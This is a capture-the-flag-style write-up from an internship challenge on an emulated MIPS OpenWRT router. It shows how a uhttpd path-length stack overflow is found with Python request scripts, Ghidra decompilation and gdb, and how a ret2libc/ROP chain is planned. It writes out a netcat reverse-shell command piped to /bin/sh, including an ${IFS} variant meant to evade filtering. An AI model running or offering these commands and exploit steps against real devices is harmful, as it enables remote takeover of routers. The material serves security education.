In this write up, we will go over reverse engineering and exploiting a MIPS OpenWRT router in order to get RCE and a reverse shell.
Context / Setup
Refer to setup.md if you want to see some of the setup for this.
For context, this was kindly given to us as an extra challenge as part of a Summer internship program.
It’s an OpenWRT router image that is emulated using QEMU. To aid in debugging, we’re running a GDB server inside the emulated environment and connecting to it from our host machine.
”Fuzzing”
The only prior info we had of the router was that it was running a vulnerable version of uhttpd webserver and something about a buffer overflow. To test this, we created a simple Python script to send HTTP GET or POST requests to the website running on the router.
import socket
HOST = '127.0.0.1'PORT = 8080
with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s: s.connect((HOST, PORT)) print(f"Connected to {HOST}:{PORT}")
request = "GET / HTTP/1.1\r\nHost: 127.0.0.1\r\n\r\n" try: s.sendall(request.encode()) except BrokenPipeError: print("Broken pipe while sending request")
# Shutdown sending side to signal we won't send more s.shutdown(socket.SHUT_WR)
response = b"" while True: data = s.recv(4096) if not data: break response += data
print(response.decode(errors='replace'))The request went through alright, so now we have to find what causes a buffer overflow. At first, we assumed it was the body in a HTTP POST request, but that led nowhere.
After experimenting with the HTTP header, we eventually found that specifying a path with a file name length longer than 140 bytes will result in an overflow, as evidenced by our script below, which uses a file name that consists of 140 A’s.
import socket
HOST = '127.0.0.1'PORT = 8080
with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s: s.connect((HOST, PORT)) print(f"Connected to {HOST}:{PORT}")
request = f"POST {"A"*140} HTTP/1.1\r\nHost: localhost\r\n\r\n" try: s.sendall(request.encode()) except BrokenPipeError: print("Broken pipe while sending request")
# Shutdown sending side to signal we won't send more s.shutdown(socket.SHUT_WR)
response = b"" while True: data = s.recv(4096) if not data: break response += data
print(response.decode(errors='replace'))
Now we can start making an exploit
Finding where the Buffer Overflow Occurs

Before we start making the exploit though, let’s try to find and understand where and why this error is occuring. In the above screenshot, we can see that we are at 0x403648 when the segfault occurs. We can actually find this exact area in the code through Ghidra. This is due to the fact that PIE is disabled on the uhttpd binary, which as mentioned before, is the program that contains the buffer overflow vulnerability.
Mounting the image that QEMU is using, root.ext4, with sudo mount -o loop root.ext4 /mnt/rootfs, we can copy out the uhttpd binary.

Loading it into Ghidra, if we set the base address correctly by lining it up with what we find if we run info proc mappings in gdb, we can go to 0x403648
We find ourselves at a function that seems to be parsing the HTTP header line, so this looks promising. The function is located at 0x0040358c and I name it parse_http_header_line.
undefined4 parse_http_header_line(int param_1,char *param_2)
{ char cVar1; char *pcVar2; int iVar3; char *pcVar4; int iVar5; undefined4 uVar6; size_t sVar7; ulong uVar8; uint *puVar9; uint uVar10; uint uVar11; char *pcVar12; int iVar13; char *local_40 [2]; uint local_38; char *local_34; char *local_30; char *local_2c;
pcVar2 = strstr(param_2,"\r\n"); if (pcVar2 == (char *)0x0) { return 0; } *pcVar2 = '\0'; if (*param_2 == '\0') { uloop_timeout_cancel(param_1 + 0x174); *(undefined4 *)(param_1 + 400) = 2; if (((DAT_0041b400 == 0) || (iVar3 = FUN_0040472c(param_1 + 0x1cc), iVar3 == 0)) || (iVar3 = FUN_0040472c(param_1 + 0x1b8), iVar3 != 0)) { if (((*(char *)(param_1 + 0x194) == '\0') && (DAT_0041b404 != 0)) && (iVar3 = FUN_00402b48(*(undefined *)(param_1 + 0x1b8)), iVar3 != -1)) { puVar9 = *(uint **)(param_1 + 0x1e0); if (puVar9 == (uint *)0x0) { uVar11 = 0; puVar9 = (uint *)0x0; } else { uVar11 = (*puVar9 & 0xffffff) - 4; puVar9 = puVar9 + 1; } local_38 = 0xffffff; local_34 = "host"; pcVar12 = (char *)0x0; iVar13 = 0; local_30 = "URL"; for (; 3 < uVar11; uVar11 = uVar11 - uVar10) { uVar10 = (*puVar9 & local_38) + 3 & 0xfffffffc; if ((uVar11 < uVar10) || (uVar10 < 4)) break; local_2c = (char *)((int)puVar9 + 6); iVar5 = strcmp((char *)((int)puVar9 + 6),local_34); if (iVar5 == 0) { pcVar12 = (char *)FUN_00402c10(puVar9); } iVar5 = strcmp((char *)((int)puVar9 + 6),local_30); if (iVar5 == 0) { iVar13 = FUN_00402c10(puVar9); } if ((iVar13 != 0) && (pcVar12 != (char *)0x0)) goto LAB_00403788; puVar9 = (uint *)((int)puVar9 + uVar10); } if ((iVar13 != 0) && (pcVar12 != (char *)0x0)) {LAB_00403788: pcVar4 = strchr(pcVar12,0x5d); if (pcVar4 == (char *)0x0) { pcVar4 = strchr(pcVar12,0x3a); if (pcVar4 != (char *)0x0) { *pcVar4 = '\0'; } } else { pcVar4[1] = '\0'; } *(undefined *)(param_1 + 0x1b2) = 1; *(undefined *)(param_1 + 0x1b1) = 1; send_http_response_headers(param_1,0x133,"Temporary Redirect"); if (iVar3 == 0x1bb) { ustream_printf(*(undefined4 *)(param_1 + 0x10),"Location: https://%s%s\r\n\r\n",pcVar12, iVar13); } else { ustream_printf(*(undefined4 *)(param_1 + 0x10),"Location: https://%s:%d%s\r\n\r\n", pcVar12,iVar3,iVar13); } FUN_00402f74(param_1); goto LAB_00403648; } } if (*(char *)(param_1 + 0x1b0) != '\0') { ustream_printf(*(undefined4 *)(param_1 + 0x10),"HTTP/1.1 100 Continue\r\n\r\n"); } if ((*(int *)(param_1 + 0x1a4) == 3) || ((*(int *)(param_1 + 0x1a4) == 7 && (*(int *)(param_1 + 0x19c) == 1)))) { *(undefined *)(param_1 + 0x1b1) = 1; } resolve_file_and_serve(param_1); } else { FUN_00403038(param_1,0x193,"Forbidden", "Rejected request from RFC1918 IP to public server address"); } goto LAB_00403648; } pcVar4 = (char *)FUN_004046d4(param_2); pcVar12 = param_2; if (pcVar4 == (char *)0x0) { uVar6 = 3; } else { while( true ) { iVar3 = (int)*pcVar12; if (iVar3 == 0) break; if (iVar3 - 0x41U < 0x1a) { iVar3 = tolower(iVar3); *pcVar12 = (char)iVar3; } pcVar12 = pcVar12 + 1; } iVar3 = strcmp(param_2,"expect"); if (iVar3 == 0) { iVar3 = strcasecmp(pcVar4,"100-continue"); if (iVar3 != 0) { pcVar12 = "Precondition Failed"; uVar6 = 0x19c;LAB_004039a8: FUN_004030e4(param_1,uVar6,pcVar12); goto LAB_00403648; } *(undefined *)(param_1 + 0x1b0) = 1; } else { iVar3 = strcmp(param_2,"content-length"); if (iVar3 == 0) { uVar8 = strtoul(pcVar4,local_40,0); *(ulong *)(param_1 + 0x1ac) = uVar8; if (((local_40[0] != (char *)0x0) && (*local_40[0] != '\0')) || ((int)uVar8 < 0)) { pcVar12 = "Bad Request"; uVar6 = 400; goto LAB_004039a8; } } else { iVar3 = strcmp(param_2,"transfer-encoding"); if (iVar3 == 0) { iVar3 = strcmp(pcVar4,"chunked"); if (iVar3 == 0) { *(undefined *)(param_1 + 0x1b3) = 1; } } else { iVar3 = strcmp(param_2,"connection"); if (iVar3 == 0) { iVar3 = strcasecmp(pcVar4,"close"); if (iVar3 == 0) { *(undefined *)(param_1 + 0x1b1) = 1; } } else { iVar3 = strcmp(param_2,"user-agent"); if (iVar3 == 0) { pcVar12 = strstr(pcVar4,"Opera"); uVar6 = 6; if (pcVar12 == (char *)0x0) { pcVar12 = strstr(pcVar4,"MSIE "); if (pcVar12 == (char *)0x0) { pcVar12 = strstr(pcVar4,"Chrome/"); uVar6 = 2; if (pcVar12 == (char *)0x0) { pcVar12 = strstr(pcVar4,"Safari/"); if (pcVar12 != (char *)0x0) { pcVar12 = strstr(pcVar4,"Mac OS X"); uVar6 = 3; if (pcVar12 != (char *)0x0) goto LAB_00403aac; } pcVar12 = strstr(pcVar4,"Gecko/"); uVar6 = 1; if (pcVar12 == (char *)0x0) { pcVar12 = strstr(pcVar4,"Konqueror"); if (pcVar12 == (char *)0x0) goto LAB_00403968; uVar6 = 5; } } } else { *(undefined4 *)(param_1 + 0x1a4) = 8; cVar1 = pcVar12[5]; if ((((cVar1 == '\0') || (pcVar12[6] != '.')) || (cVar1 < '4')) || (('5' < cVar1 && ((cVar1 != '6' || (pcVar12 = strstr(pcVar12,"SV1"), pcVar12 != (char *)0x0)))) )) goto LAB_00403968; uVar6 = 7; } }LAB_00403aac: *(undefined4 *)(param_1 + 0x1a4) = uVar6; } } } } }LAB_00403968: sVar7 = strlen(pcVar4); blobmsg_add_field(param_1 + 0x1e0,3,param_2,pcVar4,sVar7 + 1); uVar6 = 1; } *(undefined4 *)(param_1 + 400) = uVar6;LAB_00403648: ustream_consume(*(undefined4 *)(param_1 + 0x10),pcVar2 + (2 - (int)param_2)); if (*(int *)(param_1 + 400) == 2) { FUN_00403364(param_1); return 0; } return 1;}There’s nothing here that immediately stands out, so the function that the overflow occurs in is likely called from within this function.
parse_http_header_line calls many functions, so there’s a lot to go through. Instead, I just go to the Data Type Manager and try to search for char arrays, since that’s likely the buffer that is being overflowed.

There’s an interesting char array that I find, acStack_b0, which leads us to a new function.
After analyzing, I name it resolve_file_and_serve based on what the function seems to do. The function is located at 0x00406068.
What is particularly interesting is the buffer of size 128, and the many calls to strcpy that happens in this function. If we check its references, it’s only called by one other function, which is parse_http_header_line. This could be where the vulnerability occurs…
/* WARNING: Globals starting with '_' overlap smaller symbols at the same address */
void resolve_file_and_serve(int param_1)
{ bool bVar1; int iVar2; size_t sVar3; char *pcVar4; char *pcVar5; size_t sVar6; char *__src; undefined4 *puVar7; size_t sVar8; undefined *puVar9; undefined auStack_d0 [24]; char acStack_b8 [8]; char acStack_b0 [128]; char *local_30 [3];
puVar9 = auStack_d0; local_30[0] = (char *)FUN_004048c0(*(int *)(param_1 + 0x1e0) + 4); blob_buf_init(param_1 + 0x1f0,0); pcVar4 = local_30[0]; puVar7 = DAT_0041b42c; pcVar5 = pcVar4; if ((undefined4 **)DAT_0041b42c != &DAT_0041b42c) { do { iVar2 = FUN_00404644(puVar7[2],pcVar4); if (iVar2 != 0) { sVar6 = 0; if ((char *)puVar7[3] != (char *)0x0) { sVar6 = strlen((char *)puVar7[3]); } sVar3 = strlen(pcVar4); sVar8 = DAT_0041b424; if ((int)DAT_0041b424 < (int)sVar6) { sVar8 = sVar6; } sVar8 = sVar8 + sVar3 + 1; if ((int)_DAT_0041b454 < (int)sVar8) { DAT_0041b450 = (char *)realloc(DAT_0041b450,sVar8); _DAT_0041b454 = sVar8; } pcVar5 = DAT_0041b450; *DAT_0041b450 = '\0'; __src = (char *)puVar7[3]; if (((char *)puVar7[3] != (char *)0x0) || (__src = DAT_0041b3e0, DAT_0041b3e0 != (char *)0x0)) { strcpy(pcVar5,__src); } strcat(pcVar5,pcVar4); break; } puVar7 = (undefined4 *)*puVar7; } while ((undefined4 **)puVar7 != &DAT_0041b42c); } local_30[0] = pcVar5; FUN_00408198(param_1,local_30,0); if (local_30[0] != (char *)0x0) { *(undefined4 *)(param_1 + 0x1a8) = 200; iVar2 = FUN_00404914(local_30[0],0); if (iVar2 == 0) { iVar2 = FUN_0040592c(param_1,local_30[0],local_30[0],0); if (iVar2 == 0) { iVar2 = FUN_00408198(param_1,local_30,1); if (iVar2 != 0) { if (local_30[0] == (char *)0x0) { return; } FUN_00408198(param_1,local_30,0); iVar2 = FUN_0040592c(param_1,local_30[0]); if (iVar2 != 0) { return; } } pcVar5 = DAT_0041b3dc; bVar1 = DAT_0041b3dc != (char *)0x0; *(undefined4 *)(param_1 + 0x1a8) = 0x194; if (bVar1) { sVar6 = strlen(pcVar5); iVar2 = -(sVar6 + 8 & 0xfffffff8); puVar9 = auStack_d0 + iVar2; strcpy(acStack_b8 + iVar2,pcVar5); iVar2 = FUN_0040592c(param_1,acStack_b8 + iVar2); if (iVar2 != 0) { return; } } pcVar4 = (char *)FUN_004047a8(local_30[0]); pcVar5 = pcVar4; if (pcVar4 == (char *)0x0) { pcVar5 = ""; } *(char **)(puVar9 + 0x10) = pcVar5; FUN_00403038(param_1,0x194,"Not Found","The requested URL %s was not found on this server.") ; strcpy(acStack_b0,local_30[0]); dprintf(2,"%s\n",acStack_b0); if (pcVar4 != (char *)0x0) { free(pcVar4); } } } else { FUN_00404cdc(param_1,iVar2); } } return;}resolve_file_and_serve also contains some of the output we see uhttpd give us after the overflow, specifically at the line FUN_00403038(param_1,0x194,"Not Found","The requested URL %s was not found on this server.")

Well, let’s test to see if this is indeed where the buffer overflow is occurring.
I set breakpoints in gdb at the call to resolve_file_and_serve in parse_http_header_line, as well as at the return from within resolve_file_and_serve.
Let’s walk through it.
If we send our HTTP request with a file name that will cause an overflow, we hit our breakpoint for the call to resolve_file_and_serve from within parse_http_header_line, and we can step into it.

The function executes, and hits the return, which will return us back to parse_http_header_line

From here, it will then segfault
This seems to be some pretty good evidence, but for a further check, I set a breakpoint at the strcpy call that has the 128 byte char buffer as the destination at the line, strcpy(acStack_b0,local_30[0]);
It does stop at our breakpoint!
In MIPS, a0 and a1 contain the first and second parameters respectively. Since we hit our breakpoint, we can see what is in acStack_b0 (which is the destination) and local_30[0] (which is the source) at the time of the call.

If we look at the contents of a1, which is local_30[0] / the source, we can see our path input!

This is unsafely being copied into our 128 byte char buffer at acStack_b0, which is likely causing the buffer overflow.
Okay, now that we have a better understanding of what’s happening, we can finally start working on the exploit.
The Failed Rabbit Holes (ret2shellcode & ret2heap)
Since ASLR and PIE are disabled on the router, there are many interesting things that we can do. However, there were 2 initial paths we took that led nowhere.
First of all, using gdb, we are able to find the stack address of our buffer, which is at 0x7fffdb2c. We found this by inspecting memory around the value of the $sp (Stack Pointer) register. A cleaner address to use is 0x7fffdb30


Great right? We can just write our shellcode to the stack buffer and influence the flow control of the program to return to our buffer to execute said shellcode (ret2shellcode).
There’s just one issue though. The overflow is through HTTP requests, which do not allow raw bytes, which is what our shellcode would be. We would have to URL encode our data.
Long story short, this won’t work. There are 2 big problems. Firstly, in the stack buffer, it is storing the URL encoded payload, so jumping there is useless.
Where is the URL decoded payload though?
In Ghidra, we can find two functions, one that I name parse_path_request, located at 0x0040540c and another that I call url_decode, located at 0x004042a0. These names are based on what the functions appear to do.
undefined4 * parse_path_request(int param_1,char *param_2)
{ char cVar1; char cVar2; size_t __n; char *pcVar3; char *pcVar4; int iVar5; char *pcVar6; char *pcVar7; size_t sVar8; char *pcVar9; undefined **ppuVar10; stat sStack_e8; int local_48; code *local_44; uint local_40; code *local_3c; char *local_38; code *local_34; char *local_30;
pcVar9 = DAT_0041b3d0; __n = strlen(DAT_0041b3d0); local_34 = json_script_init; if (param_2 == (char *)0x0) { return (undefined4 *)0x0; } memset(&DAT_0041e458,0,0xc0); DAT_0041d458 = 0; DAT_0041c458 = '\0'; strcpy(&DAT_0041e720,pcVar9); pcVar3 = strchr(param_2,0x3f); local_3c = json_script_init; local_44 = json_script_init; if (pcVar3 == (char *)0x0) { sVar8 = strlen(param_2); } else { if (pcVar3[1] != '\0') { DAT_0041e468 = &DAT_0041b458; snprintf(&DAT_0041b458,0x1000,"%s",pcVar3 + 1); } sVar8 = (int)pcVar3 - (int)param_2; if (pcVar3 <= param_2) goto LAB_0040552c; } iVar5 = url_decode(&DAT_0041e720 + __n,0xfff - __n,param_2,sVar8); if (iVar5 < 0) { return (undefined4 *)0x0; }LAB_0040552c: sVar8 = strlen((char *)(local_44 + -0x18e0)); if (sVar8 == 0) { local_40 = 0; } else { local_40 = (uint)((&DAT_0041e71f)[sVar8] == '/'); } pcVar3 = &DAT_0041e720 + sVar8; local_30 = &DAT_0041f71e; local_38 = &DAT_0041d459;LAB_00405560: local_48 = (int)*pcVar3; if ((local_48 == 0) || (local_48 == 0x2f)) { *pcVar3 = '\0'; if (*(int *)(local_34 + -0x4c0c) == 0) { pcVar4 = &DAT_0041d458; pcVar6 = &DAT_0041d458; pcVar7 = &DAT_0041e720;LAB_004056c0: cVar1 = *pcVar7; if ((cVar1 == '\0') || (local_30 <= pcVar7)) goto LAB_004056e4; if (cVar1 == '/') { if (pcVar7[1] == '/') { pcVar7 = pcVar7 + 1; goto LAB_004056c0; } if (pcVar7[1] != '.') goto LAB_00405784; cVar2 = pcVar7[2]; if ((cVar2 == '/') || (cVar2 == '\0')) { pcVar7 = pcVar7 + 2; goto LAB_004056c0; } if ((cVar2 == '.') && ((pcVar7[3] == '/' || (pcVar7[3] == '\0')))) { do { if (pcVar6 < &DAT_0041d459) break; pcVar6 = pcVar6 + -1; } while (*pcVar6 != '/'); pcVar7 = pcVar7 + 3; goto LAB_004056c0; } }LAB_00405784: *pcVar6 = cVar1; pcVar7 = pcVar7 + 1; pcVar6 = pcVar6 + 1; goto LAB_004056c0; } pcVar4 = realpath((char *)(local_44 + -0x18e0),&DAT_0041d458); goto LAB_004055ac; } goto LAB_004057c4;LAB_004056e4: if ((local_38 < pcVar6) && (pcVar6[-1] == '/')) { pcVar6 = pcVar6 + -1; } else if (pcVar6 == &DAT_0041d458) { DAT_0041d458 = 0x2f; *local_38 = '\0'; goto LAB_004055ac; } *pcVar6 = '\0'; pcVar4 = &DAT_0041d458;LAB_004055ac: *pcVar3 = (char)local_48; if ((pcVar4 != (char *)0x0) && (iVar5 = stat(&DAT_0041d458,(stat *)&DAT_0041e470), iVar5 == 0)) { snprintf(&DAT_0041c458,0x1000,"%s",&DAT_0041e720 + sVar8); goto LAB_004055e8; }LAB_004057c4: sVar8 = sVar8 - 1; pcVar3 = pcVar3 + -1; if (sVar8 == 0xffffffff) goto LAB_004055e8; goto LAB_00405560;LAB_004055e8: iVar5 = strncmp(&DAT_0041d458,pcVar9,__n); if ((iVar5 == 0) && (((&DAT_0041d458)[__n] == '\0' || ((&DAT_0041d458)[__n] == '/')))) { if ((DAT_0041e488 & 0x8000) != 0) { *(char **)(local_3c + -0x1ba8) = pcVar9; DAT_0041e45c = &DAT_0041d458; if (DAT_0041c458 != '\0') { DAT_0041e460 = &DAT_0041d458 + __n; DAT_0041e464 = &DAT_0041c458; return &DAT_0041e458; } DAT_0041e460 = &DAT_0041d458 + __n; DAT_0041e464 = (undefined1 *)0x0; return &DAT_0041e458; } if (((DAT_0041e488 & 0x4000) != 0) && (DAT_0041c458 == '\0')) { sVar8 = strlen(&DAT_0041d458); pcVar3 = &DAT_0041d458 + sVar8; if ((&DAT_0041d457)[sVar8] != '/') { *pcVar3 = '/'; (&DAT_0041d459)[sVar8] = 0; pcVar3 = &DAT_0041d459 + sVar8; } ppuVar10 = (undefined **)PTR_LOOP_0041b240; if (local_40 == 0) { send_http_response_headers(param_1,0x12e,"Found"); iVar5 = FUN_00403ff0(param_1); if (iVar5 == 0) { ustream_printf(*(undefined4 *)(param_1 + 0x10),"Content-Length: 0\r\n"); } if (DAT_0041e468 == (char *)0x0) { pcVar9 = ""; pcVar3 = pcVar9; } else { pcVar9 = DAT_0041e468; pcVar3 = "?"; } ustream_printf(*(undefined4 *)(param_1 + 0x10),"Location: %s%s%s\r\n\r\n", &DAT_0041d458 + __n,pcVar3,pcVar9); FUN_00402f74(param_1); DAT_0041e46c = 1; return &DAT_0041e458; } do { if (ppuVar10 == &PTR_LOOP_0041b240) {LAB_00405904: *(char **)(local_3c + -0x1ba8) = pcVar9; DAT_0041e45c = &DAT_0041d458; DAT_0041e460 = &DAT_0041d458 + __n; return &DAT_0041e458; } strcpy(pcVar3,ppuVar10[2]); iVar5 = stat(&DAT_0041d458,&sStack_e8); if ((iVar5 == 0) && ((sStack_e8.st_uid & 0x8000) != 0)) { memcpy(&DAT_0041e470,&sStack_e8,0xa0); goto LAB_00405904; } *pcVar3 = '\0'; ppuVar10 = (undefined **)*ppuVar10; } while( true ); } } return (undefined4 *)0x0;}int url_decode(int param_1,int param_2,int param_3,int param_4)
{ int iVar1; char cVar2; uint uVar3; char cVar4; int iVar5; int iVar6; int iVar7;
iVar7 = 0; iVar5 = 0; do { if ((param_4 <= iVar5) || (param_2 <= iVar7)) { *(undefined *)(param_1 + iVar7) = 0; if (iVar5 != param_4) { iVar7 = -1; } return iVar7; } if (*(char *)(param_3 + iVar5) == '%') { iVar6 = iVar5 + 2; if (param_4 <= iVar6) { return -2; } uVar3 = (uint)*(char *)(param_3 + iVar5 + 1); iVar1 = isxdigit(uVar3); if (iVar1 == 0) { return -2; } cVar2 = *(char *)(param_3 + iVar5 + 2); iVar1 = (int)cVar2; iVar5 = isxdigit(iVar1); if (iVar5 == 0) { return -2; } if ((int)uVar3 < 0x3a) { cVar4 = (char)((uVar3 & 0xf) << 4); } else { if ((int)uVar3 < 0x47) { uVar3 = uVar3 - 0x37; } else { uVar3 = uVar3 - 0x57; } cVar4 = (char)((uVar3 & 0xf) << 4); } if (iVar1 < 0x3a) { cVar2 = cVar2 + -0x30; } else if (iVar1 < 0x47) { cVar2 = cVar2 + -0x37; } else { cVar2 = cVar2 + -0x57; } *(char *)(param_1 + iVar7) = cVar4 + cVar2; } else { *(char *)(param_1 + iVar7) = *(char *)(param_3 + iVar5); iVar6 = iVar5; } iVar5 = iVar6 + 1; iVar7 = iVar7 + 1; } while( true );}Looking at the parse_path_request function, we can look at the call to the url_decode function.
iVar5 = url_decode(&DAT_0041e720 + __n,0xfff - __n,param_2,sVar8);
DAT_0041e720 is a heap buffer stored at 0x0041e720. It seems that after calling this function, the URL decoded path is put into DAT_0041e720. If we inspect the memory there in gdb, we can indeed find our URL decoded payload! So we can just jump there instead right?
Unfortunately no, since 0x0041e720 begins with 00, it is treated as a null byte, which both messes up the HTTP request and messes up the actual payload due to strcpy.
So ret2shellcode and ret2heap both do not work.
We have to find something else
The actual RCE (ret2libc and ROP)
In gdb, we can run info proc mappings and see that libc is attached.
So we can try to ret2libc. Where is system though? Again, we can use Ghidra for this to bypass having to deal with weird MIPS architecture and libc version stuff when trying to find system. Using our mounted root.ext4, we can also copy out the /lib/libc.so file.
Loading this into Ghidra, and setting the base address to 0x77f50000 like we saw in gdb

We can just find system in here and get the exact address. In our case, it turns out to be 0x77fae424

Okay great, we have system, but now we have to give it a parameter. This is actually relatively straight forward since we can basically write whatever we want to the stack due to the buffer overflow, so we can literally just write the parameter we want to use by adding it to our final payload.
Let’s try a reverse shell
Running the line rm /tmp/p ; mkfifo /tmp/p; nc 10.0.2.2 9696 < /tmp/p | /bin/sh > /tmp/p 2>&1 on the router and having a listener, nc -nvlp 9696 on our host machine, we do indeed get a reverse shell. So we can use this as our parameter to system.
We start the command with deleting /tmp/p because if that file is present, the reverse shell does not execute sometimes
However, since this will be part of our payload, we can’t have any spaces, since they are interpreted as null bytes, which as mentioned before, breaks the payload. Thankfully, running the following command on the router works, which has ${IFS} in place of spaces.
rm${IFS}/tmp/p;mkfifo${IFS}/tmp/p;nc${IFS}10.0.2.2${IFS}9696</tmp/p|/bin/sh>/tmp/p
So we have system, we have the parameter, but now we need a gadget to set up the registers for us.
ROPgadget thankfully supports MIPS and can help us find gadgets to use by running
ROPgadget --binary libc.so --mipsrop registers
Note that I am trying to find gadgets in libc and not in our actual binary, since all the addresses in the actual binary begin with a null byte, which would find us having the same issue as ret2heap
We want a gadget that loads the register a0, which in MIPS, is where the first parameter is loaded. We also want a gadget that executes / returns to a function, which unlike in x86 which is ret, MIPS just jumps, so it’d be some variation of a jump instruction.
We also want it to use any s(n) register, since due to the stack overflow, we have complete control over them.
ROPgadget helps us find a pretty good gadget to try:
0x000197a0 : lw $ra, 0xa4($sp) ; lw $t9, 0xc($s0) ; jalr $t9 ; lw $a0, 0($s0)
Walking through this, it loads a word (4 bytes) at ($sp + 0xa4) into the ra register. It loads a word (or address) at ($s0 + 0xc) into the register t9, and then it jumps, or executes, the function at that address. It also loads a word from memory at a pointer at s0 into a0
This is huge. It loads an address of a function of our choosing into t9 and executes it, and also uses a parameter of our choosing on the stack, which should be pointed to by an address at s0. Basically, all we have to do is organize the stack correctly.
There is one thing you might be worried about. Does the gadget not load the parameter into a0 after it jumps to / executes the function at t9? Or in other words, isn’t the parameter not yet ready for the function call?
Since this is MIPS, this actually isn’t a problem. This is due to MIPS’ delay slot feature. It’s essentially a feature in which a instruction slot is executed without the effects of a preceding instruction. So in our gadget, lw $a0, 0($s0) is a delay slot. So our parameter actually will be ready.
